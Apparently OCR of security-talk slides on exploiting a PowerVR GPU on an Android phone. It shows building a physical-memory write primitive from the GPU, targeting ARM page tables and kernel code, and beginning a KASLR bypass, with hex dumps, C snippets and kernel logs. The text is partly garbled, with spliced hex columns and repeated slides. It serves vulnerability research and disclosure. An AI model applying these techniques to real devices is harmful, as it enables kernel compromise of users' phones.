

```
00000000  00 00 00 7f 00 00 00 00 00 a0 0c 00 00 00 00 00  |................|
00000010  00 00 04 00 00 00 2e 00 00 00 00 0e 00 40 40 00  |.............@@.|
00000020  90 00 09 00 00 03 00 00 40 41 c2 41 43 c2 00 00  |........@A.AC...|
00000030  00 00 ba 50 00 00 3f 50 00 00 80 3f d8 00 00 00  |...P..?P...?....|
00000040  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000050  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000060  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000070  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000080  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000090  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
000000a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Attempt #1c




```
00000000  33 33 00 00 00 00 00 80 33 33 00 00 08 00 00 80  |33......33......|
00000010  33 33 00 00 00 00 00 84 7f 00 00 00 7f f8 02 80  |33..............|
00000020  2f f8 28 03 80 32 f8 fa 03 a0 3f f8 13 04 30 41  |/.(..2....?...0A|
00000030  f8 60 00 00 86 20 c0 00 00 8c 20 28 03 80 32 f8  |.`... .... (..2.|
00000040  54 03 40 35 f8 54 03 40 35 f0 70 03 00 37 f0 c0  |T.@5.T.@5.p..7..|
00000050  00 00 0c f0 90 00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000060  c0 22 f0 2c 02 00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 38 00 00000140  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
00000080  80 a0 0a 00 d1 00000150  82 01 a1 f0 00 00 00 c0 00 00 00 c0 00 00 00 c0  |................|
00000090  00 00 00 00 14 00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000a0  40 41 42 42 41 00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000b0  49 4b 4c 4d 4e 00000180  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
000000c0  56 56 55 57 58 00000190  86 03 22 f1 00 00 00 c0 00 00 00 c0 00 00 00 c0  |..".............|
000000d0  00 50 00 10 2d 000001a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000e0  1d d0 d1 33 30 000001b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000000f0  90 d5 5d d0 b5 000001c0  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
00000100  b9 b6 60 bb b9 000001d0  88 c4 ff ff 00 00 00 c0 00 00 00 c0 00 00 00 c0  |................|
00000110  80 80 60 f0 00 000001e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000120  00 00 00 00 00 000001f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000200  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
00000210  8a 05 e3 ff 00 00 00 c0 00 00 00 c0 00 00 00 c0  |................|
00000220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000240  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
00000250  8c 86 e3 ff 00 00 00 c0 00 00 00 c0 00 00 00 c0  |................|
00000260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000280  00 00 0f 0c 02 00 00 00 00 00 79 0c 20 00 00 80  |.........y. ...|
00000290  8e c7 ff ff 00 00 00 c0 00 00 00 c0 00 00 00 c0  |................|
000002a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000002b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
000002c0  00 00 09 0c 02 00 00 00 81 ff ff ff 00 00 79 0c  |..............y.|
```

Attempt #1d




```
8fdec000  01 d0 de 8f 00 00 00 3c 01 e0 de 8f 00 00 00 3c  |.......<.......<|
8fdec010  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec020  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec030  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec040  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec050  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec060  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec070  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec080  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec090  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
8fdec0a0  [ ..................... original memory content ..................... ]
```


Attempt #1

Can we exploit the device by this write primitive?

8fdec000 01 d0 de 8f 00 00 00 3c …

Bits we can’t control


Invalid Instruction



Jump to addr + 0x4 + 0x4000*N

Blackboxing the GPU HW Attempt #2


Attempt #2


0x1008000
0xl
0xl
0xl
0xl
0x1008010
0x8fdec
0xaabbccdd
(long) 0x8fdec000 = 0xabbccdd001
00000000 01 d0 cd bc ab 00 00 00 00 00 00 00
00000010 00 00 00 00 00 00 00 00 00 00 00 00

Attempt #2

- We have a semi write primitive at the beginning of an arbitrary physical page

8fdec000 | 01 d0 cd bc ab 00 00 00 [original memory content]
8fdec010 | […….. original memory content ……..……..]




Invalid instruction

e bits

Attempt #2

TTBR1_EL1 = 0x00a4000081ca8001
(reboot)
TTBR1_EL1 = 0x01ae000081ca8001
(reboot)
TTBR1_EL1 = 0x0044000081ca8001

Attempt #2




Arm® Architecture Reference Manual

for A-profile architecture

Document number	ARM DDI 0487
Document quality	EAC
Document version	M.a.a
Document confidentiality	Non-Confidential

Attempt #2


4KB, 16KB, and 64KB granules, 48-bit OA




With the 4KB granule size m is 12‡, with the 16KB granule size m is 14, and with the 64KB granule size m is 16.

‡ When *m* is 12, the RES0 field shown for bits[(*m*-1):12] is absent.

4KB granule 48-bit OA



4KB, 16KB, and 64KB granules, 48-bit OA



For the 4KB granule size, the level 1 descriptor *n* is 30, and the level 2 descriptor *n* is 21.

For the 16KB granule size, the level 2 descriptor *n* is 25.

For the 64KB granule size, the level 2 descriptor *n* is 29.

Attempt #2

Descriptor bit[0]	bit[1]	Descriptor type	Condition
0	-	Invalid	-
1	0	Block	Lookup level is not 3
		Reserved, treated as invalid	Lookup level is 3
	1	Table	Lookup level is not 3
		Page	Lookup level is 3

Attempt #2

Idea:

- Overwrite level 2 block descriptor of kernel code

Constraints:

- Last 3 nibbles need to be 001
- PTE to corrupt needs to be at the start of a page
- Level 3 table needs to have a predictable virtual address

Attempt #2

Idea:

- Overwrite level 2 block descriptor of kernel code

Constraints:


- Last 3 nibbles need to be 001
- PTE to corrupt needs to be at the start of a page
- **Level 3 table needs to have a predictable virtual address**

ASLR breaks this assumption!


Blackboxing the GPU HW Attempt #3

Google

Attempt #3




What if we don't map 0x1007000 - 0x1008000?



Attempt #3

What if we don't map 0x1007000 - 0x1008000?



GPU Page Fault:
DataMaster=GEOM
*fault_address=**0x1007f80***
pc_address=0xaa408e000

Attempt #3

- 0x1007f80 might be an interesting GPU VA address to start the FL

- Tried some stack offsets but GPU does not write to the pages at all
- Or it's identical to #1

```
// pmr_reference -> GPU VA 0x1007f80
int offset = 0;
pmr_reference[4 + offset] = 0x8fdec;
pmr_reference[5 + offset] = 0xaabbccdd;
```

```
00000000  01 d0 cd bc ab 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000010  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Attempt #3

```
// pmr_reference -> GPU VA 0x1007f80
int offset = 1;
pmr_reference[4 + offset] = 0x8fdec;
pmr_reference[5 + offset] = 0xaabbccdd;
```

```
00000000  33 33 00 00 00 00 00 80 33 33 00 00 08 00 00 80  |33......33......|
00000010  33 33 00 00 00 00 00 84 00 00 00 00 00 00 00 00  |33..............|
```

```
// pmr_reference -> GPU VA 0x1007f80
int offset = 11;
pmr_reference[4 + offset] = 0x8fdec;
pmr_reference[5 + offset] = 0xaabbccdd;
```

```
00000000  01 d0 cd bc ab 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000010  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000020  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000030  01 00 00 00 00 00 00 3c 01 00 00 00 00 00 00 3c  |.......<.......<|
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Thank you for attending - questions?

~~Thank you for attending — questions?~~

Attempt #3

```
// pmr_reference -> GPU VA 0x1007f80
int offset = -2;
pmr_reference[4 + offset] = 0x8fdec;
pmr_reference[5 + offset] = 0xaabbccdd;
```

(long) 0x**8fdec**000 = 0x**abbccdd1**

Attempt #3


- GPU complains about page fault and core dump all the time
  - But rendering works? -> Yes

```
pvrsrvkm 34f00000.gpu0: PowerVR subsystem core dump in progress
pvrsrvkm 34f00000.gpu0: Dumping additional fault data for session 4 in TEE
pvrsrvkm 34f00000.gpu0: GPU reset reason=GUILTY_LOCKUP pid=7973
pvrsrvkm 34f00000.gpu0:   DataMaster=3D fault_address=0x100 pc_address=0x0
pvrsrvkm 34f00000.gpu0: PowerVR subsystem core dump in progress
pvrsrvkm 34f00000.gpu0: Dumping additional fault data for session 5 in TEE
pvrsrvkm 34f00000.gpu0: GPU reset reason=GUILTY_LOCKUP pid=7973
pvrsrvkm 34f00000.gpu0:   DataMaster=3D fault_address=0x100 pc_address=0xffffffffffffffff
```

Attempt #3 - Conclusion

- We have an almost arbitrary 32-bit write primitive **at the beginning of any physical page**
  - Weird primitive, but powerful

8fdec000 | d1 cd bc ab […..… original memory content ……..]
8fdec010 | [……..…….. original memory content ….....……..]



The 4 bits we can’t control

- **We can patch AP kernel code, read-only page, data page from the GPU subsystem**


Bypass KASLR

By Patching Kernel Code Directly From GPU HW

Google

The Initial Write Primitive

- We can patch 3.5 bytes at the beginning of an arbitrary physical page



- Instructions we can craft
  - Mov X{1, 17} / LDR X{1, 17} ...
- Is this enough for building a kernel exploit?

Physical Memory Randomization

- cat /proc/iomem

```
frankel:/ # cat /proc/iomem | grep -i kernel
  80010000-81c7ffff : Kernel code
  82090000-8232ffff : Kernel data
```

- Project Zero filed a similar bug in the approximately same time

- List kernel functions that appear at the beginning of the page

Bypass KASLR

- At least **3948** functions in GKI image!
  - GKI kernel image means .ko drivers are excluded :-/

```
3920    name: sony_init --> 0xffffffc081ccb000
3921    name: early_init_dt_scan_chosen_stdout --> 0xffffffc081ccc000
3922    name: sub_FFFFFFC081CCCFF4 --> 0xffffffc081ccd000
3923    name: __reserved_mem_alloc_size --> 0xffffffc081cce000
3924    name: powercap_init --> 0xffffffc081ccf000
3925    name: tc_filter_init --> 0xffffffc081cd1000
3926    name: nf_conntrack_h323_init --> 0xffffffc081cd2000
3927    name: hashlimit_mt_init --> 0xffffffc081cd3000
3928    name: __cxa_get_globals_286 --> 0xffffffc081cd4000
3929    name: udp_tunnel_nic_init_module --> 0xffffffc081cd5000
3930    name: xfrmi6_init --> 0xffffffc081cd6000
3931    name: icmpv6_init --> 0xffffffc081cd7000
3932    name: sit_init --> 0xffffffc081cd8000
3933    name: __gunzip --> 0xffffffc081cd9000
3934    name: sub_FFFFFFC081CD9F40 --> 0xffffffc081cda000
3935    name: sub_FFFFFFC081CDAFD4 --> 0xffffffc081cdb000
3936    name: sub_FFFFFFC081CD8718 --> 0xffffffc081cdc000
3937    name: sub_FFFFFFC081CDCFB4 --> 0xffffffc081cdd000
3938    name: sub_FFFFFFC081CDDFC0 --> 0xffffffc081cde000
3939    name: sub_FFFFFFC081CDEFCC --> 0xffffffc081cdf000
3940    name: sub_FFFFFFC081CDFF98 --> 0xffffffc081ce0000
3941    name: sub_FFFFFFC081CE0E5C --> 0xffffffc081ce1000
3942    name: sub_FFFFFFC081CE1B14 --> 0xffffffc081ce2000
3943    name: __cxa_get_globals_337 --> 0xffffffc081ce3000
3944    name: __cxa_get_globals_394 --> 0xffffffc081ce4000
3945    name: __cxa_get_globals_438 --> 0xffffffc081ce5000
3946    name: dm_snapshot_exit --> 0xffffffc081ce6000
3947    name: devfreq_simple_ondemand_exit --> 0xffffffc081ce7000
3948    name: mip6_fini --> 0xffffffc081ce9000
```

How to get KASLR leak???

Even harder, not from adb shell ❌
unprivileged app only ⟶ fewer interfaces we can interact

Bypass KASLR

- Pseudo-filesystem!
  - `c_show` <- cpuinfo, `proc_sched_show_task` <- sched ...


```
frankel:/ # cat /proc/self/sched
cat (18255, #threads: 1)
-------------------------------------------------------------------
se.exec_start                                :      17747770.942014
